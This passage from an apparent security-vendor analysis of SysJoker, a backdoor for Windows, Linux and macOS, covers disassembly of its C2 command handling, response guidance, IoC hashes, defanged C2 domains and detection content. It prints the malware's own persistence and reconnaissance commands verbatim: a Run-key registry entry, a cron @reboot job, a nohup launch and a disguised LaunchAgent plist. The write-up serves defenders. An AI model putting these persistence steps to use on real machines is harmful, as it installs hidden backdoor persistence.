
```

.text:00410D3F loc_410D3F:
.text:00410D3F sub    esp, 18h
.text:00410D41 mov    [ebp+var_30], 1Fh
.text:00410D49 lea    eax, [ebp+Block]
.text:00410D4E mov    [ebp+var_C8], esp
.text:00410D52 mov    ecx, esp
.text:00410D54 push   eax ; int
.text:00410D55 call    sub_416140
.text:00410D5A sub    esp, 18h

```

IDA code snippet of the parsing function, building response status.

cmd – This instruction is in charge of running a command and uploading its response to the C2. SysJoker will decode the command, execute it and upload the command's response to the C2 via **/api/req/res** API (step 4 in the image above).



```
402260
.text:00410F65 cmp    [ebp+var_18], 10h
.text:00410F69 lea    eax, [ebp+WideCharStr]
.text:00410F6C push   ecx      ; size_t
.text:00410F6D cmovnb eax, dword ptr [ebp+WideCharStr]
.text:00410F71 push   eax      ; void *
.text:00410F72 push   1Eh      ; int
.text:00410F74 push   offset aStatusSuccessR ; "{\"status\":\"success\",\"result\":\"\"}
.text:00410F79 push   ecx      ; int
.text:00410F7A push   [ebp+var_C8] ; void *
.text:00410F80 lea    ecx, [ebp+Block] ; void *
.text:00410F83 call   sub_41C390
.text:00410F88 push   2        ; int
.text:00410F8A push   offset asc_457198 ; "\"}"
.text:00410F8F lea    ecx, [ebp+Block] ; Src
.text:00410F92 mov    byte ptr [ebp+var_4], 18h
.text:00410F96 call   sub_417E10
.text:00410F9B movups xmm0, xmmword ptr [eax]
.text:00410F9E movups xmmword ptr [ebp+var_A4], xmm0
.text:00410FA5 movq   xmm0, qword ptr [eax+10h]
.text:00410FAA movq   qword ptr [ebp-94h], xmm0
.text:00410FB2 mov    dword ptr [eax+10h], 0
.text:00410FB9 mov    dword ptr [eax+14h], 0Fh
.text:00410FC0 mov    byte ptr [eax], 0
.text:00410FC3 lea    ecx, [ebp+Block]
.text:00410FC6 mov    byte ptr [ebp+var_4], 1Ah
.text:00410FCA call   sub_415F90
.text:00410FCF sub    esp, 18h
.text:00410FD2 lea    eax, [ebp+var_A4]
.text:00410FD8 mov    ecx, esp
.text:00410FDA mov    [ebp+var_C8], esp
.text:00410FE0 push   eax      ; int
.text:00410FE1 call   sub_416140
.text:00410FE6 sub    esp, 18h
.text:00410FE9 mov    byte ptr [ebp+var_4], 1Bh
.text:00410FED lea    eax, [ebp+arg_0]
.text:00410FF0 mov    ecx, esp
.text:00410FF2 push   eax      ; Src
.text:00410FF3 call   sub_416140
.text:00410FF8 mov    byte ptr [ebp+var_4], 1Ah
.text:00410FFC call   send_response
.text:00411001 mov    edx, [ebp+var_90]
.text:00411007 add    esp, 30h
.text:0041100A cmp    edx, 10h
.text:0041100D jb    short loc_41103E
```

IDA code snippet of the parsing function, building cmd command response.


During our analysis, the C2 hasn't responded with a next stage instruction.

Detection & Response

To detect if a machine in your organization has been compromised, we recommend taking the following steps:

1. Use memory scanners to detect SysJoker payload in memory

- - For Linux machines, use [Intezer Protect](#) to gain full runtime visibility over the code in your Linux-based systems and get alerted on any malicious or unauthorized code. [We have a free community edition](#).
 - For Windows machines, use Intezer's [Endpoint Scanner](#). The Endpoint Scanner will provide you with visibility into the type and origin of all binary code that resides in your machine's memory. The figure below shows an example of an endpoint infected with SysJoker:




2. Use detection content to search in your EDR or SIEM. We provided you with IoCs and a rich list of detection content for each operating system below. Use these with your EDR to hunt for infected machines. **We will publish a dedicated blog soon discussing how to use detection content for detecting SysJoker.**

If you have been compromised, take the following steps:

1. Kill the processes related to SysJoker, delete the relevant persistence mechanism, and all files related to SysJoker (see detection content section below)
2. Make sure that the infected machine is clean by running a memory scanner
3. Investigate the initial entry point of the malware. If a server was infected with SysJoker, in the course of this investigation, check:
 - Configuration status and password complexity for publicly facing services
 - Used software versions and possible known exploits

SysJoker's Linux and Windows versions are now indexed in [Intezer Analyze](#).



Final Points

There are indications that SysJoker attack is performed by an advanced

threat actor:

1. The fact that the code was written from scratch and hasn't been seen before in other attacks. On top of that, it is rare to find previously unseen Linux malware in a live attack.
2. The attacker registered at least 4 different domains and wrote from scratch the malware for three different operating systems.
3. During our analysis, we haven't witnessed a second stage or command sent from the attacker. This suggests that the attack is specific which usually fits for an advanced actor.

Based on the malware's capabilities we assess that the goal of the attack is espionage together with lateral movement which might also lead to a ransomware attack as one of the next stages.

IoCs

ELF

bd0141e88a0d56b508bc52db4dab68a49b6027a486e4d9514ec0db00
6fe71eed

d028e64bf4ec97dfd655ccd1157a5b96515d461a710231ac8a529d7bdb9
36ff3

Mac

1a9a5c797777f37463b44de2b49a7f95abca786db3977dcda0f79da739
c08ac

fe99db3268e058e1204aff679e0726dc77fd45d06757a5fda9eafc6a28cf
b8df

d0febda3a3d2d68b0374c26784198dc4309dbe4a8978e44bb7584fd83
2c325f0

Windows

61df74731fbe1eafb2eb987f20e5226962eeceef010164e41ea6c4494a40
10fc

1ffd6559d21470c40dcf9236da51e5823d7ad58c93502279871c3fe7718
c901c

d476ca89674c987ca399a97f2d635fe30a6ba81c95f93e8320a5f979a05
63517

36fed8ab1bf473714d6886b8dcfbcaa200a72997d50ea0225a90c28306
b7670e

C2

[https://bookitlab\[.\]tech](https://bookitlab[.]tech)

[https://winaudio-tools\[.\]com](https://winaudio-tools[.]com)

[https://graphic-updater\[.\]com](https://graphic-updater[.]com)

[https://github\[.\]url-mini\[.\]com](https://github[.]url-mini[.]com)

[https://office360-update\[.\]com](https://office360-update[.]com)

[https://drive\[.\]google\[.\]com/uc?export=download&id=1-NVty4YX0dPHdxkgMrbdClQCPCaE-Hn](https://drive[.]google[.]com/uc?export=download&id=1-NVty4YX0dPHdxkgMrbdClQCPCaE-Hn)

[https://drive\[.\]google\[.\]com/uc?
export=download&id=1W64PQQxrwY3XjBnv_QAeBQu-ePr537eu](https://drive[.]google[.]com/uc?export=download&id=1W64PQQxrwY3XjBnv_QAeBQu-ePr537eu)

Detection Content

Windows

Files and directories created on the machine:

C:\ProgramData\RecoverySystem

C:\ProgramData\RecoverySystem\recoveryWindows.zip

C:\ProgramData\RecoverySystem\msg.exe

C:\ProgramData\SystemData

C:\ProgramData\SystemData\igfxCUIService.exe

C:\ProgramData\SystemData\tempo1.txt

C:\ProgramData\SystemData\tempo2.txt

C:\ProgramData\SystemData\tempi1.txt

C:\ProgramData\SystemData\tempi2.txt

C:\ProgramData\SystemData\temps1.txt

C:\ProgramData\SystemData\temps2.txt

C:\ProgramData\SystemData\tempu.txt

C:\ProgramData\SystemData\microsoft_windows.dll

C:\ProgramData\xAE Operating System\ServiceHub.exe

Persistence:

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run

Name: igfxCUIService **Type:** REG_SZ

Data: "C:\ProgramData\SystemData\igfxCUIService.exe"

Commands:

“C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe”
getmac / Out-File -Encoding ‘Default’
‘C:\ProgramData\SystemData\temps1.txt’ ; wmic path
win32_physicalmedia get SerialNumber / Out-File -Encoding ‘Default’
‘C:\ProgramData\SystemData\temps2.txt’

“C:\Windows\System32\Wbem\WMIC.exe” path win32_physicalmedia
get SerialNumber

“C:\Windows\system32\getmac.exe”

“C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe”
\$env:username / Out-File -Encoding ‘Default’
‘C:\ProgramData\SystemData\tempu.txt’

“C:\Windows\System32\cmd.exe” /c wmic OS get Caption, CSDVersion,
OSArchitecture, Version / value >
“C:\ProgramData\SystemData\tempo1.txt” && type
“C:\ProgramData\SystemData\tempo1.txt” >
“C:\ProgramData\SystemData\tempo2.txt”

wmic OS get Caption, CSDVersion, OSArchitecture, Version / value

“C:\Windows\System32\cmd.exe” /c wmic nicconfig where ‘IPEnabled =
True’ get ipaddress > “C:\ProgramData\SystemData\tempi1.txt” && type
“C:\ProgramData\SystemData\tempi1.txt” >
“C:\ProgramData\SystemData\tempi2.txt”

wmic nicconfig where ‘IPEnabled = True’ get ipaddress

“C:\Windows\System32\cmd.exe” /c REG ADD
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /V
igfxCUIService /t REG_SZ /D

“C:\ProgramData\SystemData\igfxCUIService.exe” /F

REG ADD HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /V igfxCUIService /t REG_SZ /D

“C:\ProgramData\SystemData\igfxCUIService.exe” /F

Linux

Files and directories created on the machine:

./Library/

./Library/SystemServices/updateSystem

./Library/SystemNetwork

./Library/log.txt

Persistence:

Creates the cron job:

@reboot (.Library/SystemServices/updateSystem)

Commands:

crontab -l | egrep -v “^(#|\$)” | grep -e “@reboot (.Library/SystemServices/updateSystem)”

cp -rf <sample name> ./Library/SystemServices/updateSystem

nohup './Library/SystemServices/updateSystem' >/dev/null 2>&1 &

ifconfig | grep -v 127.0.0.1 | grep -E “inet ([0-9]{1,3}.[0-9]{1,3}.[0-9]{1,3}.[0-9]{1,3})” | awk ‘{print \$2}’

ip address | awk ‘/ether/{print \$2}’

id -u

uname -mrs

Mac

Files and directories created on the machine:

/Library/MacOsServices

/Library/MacOsServices/updateMacOs

/Library/SystemNetwork

/Library/LaunchAgents/com.apple.update.plist

Persistence:

Creates persistence via LaunchAgent under the path

/Library/LaunchAgents/com.apple.update.plist.

Content:

```
<?xml version="1.0" encoding="UTF-8"?>

<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN"
"http://www.apple.com/DTDs/PropertyList-1.0.dtd">

<plist version="1.0">

<dict>

  <key>Label</key>

  <string>com.apple.update</string>

  <key>LimitLoadToSessionType</key>
```

```
<string>Aqua</string>

<key>ProgramArguments</key>

<array>

<string>/Library/MacOsServices/updateMacOs</string>

</array>

<key>KeepAlive</key>

<dict>

<key>SuccessfulExit</key>

<true/>

</dict>

<key>RunAtLoad</key>

<true/>

</dict>

</plist>
```

You can find more information about SysJoker in [Intezer Analyze](#), which now has the Linux and Windows versions indexed.



Avigayil Mechtinger

Avigayil is a product manager at Intezer, leading Intezer Analyze product lifecycle. Prior to this role, Avigayil was part of Intezer's research team and

specialized in malware analysis and threat hunting. During her time at Intezer, she has uncovered and documented different malware targeting both Linux and Windows platforms.



Ryan Robinson

Ryan is a security researcher analyzing malware and scripts. Formerly, he was a researcher on Anomali's Threat Research Team.



Nicole Fishbein

Nicole is a malware analyst and reverse engineer. Prior to Intezer she was an embedded researcher in the Israel Defense Forces (IDF) Intelligence Corps.

Recommended Articles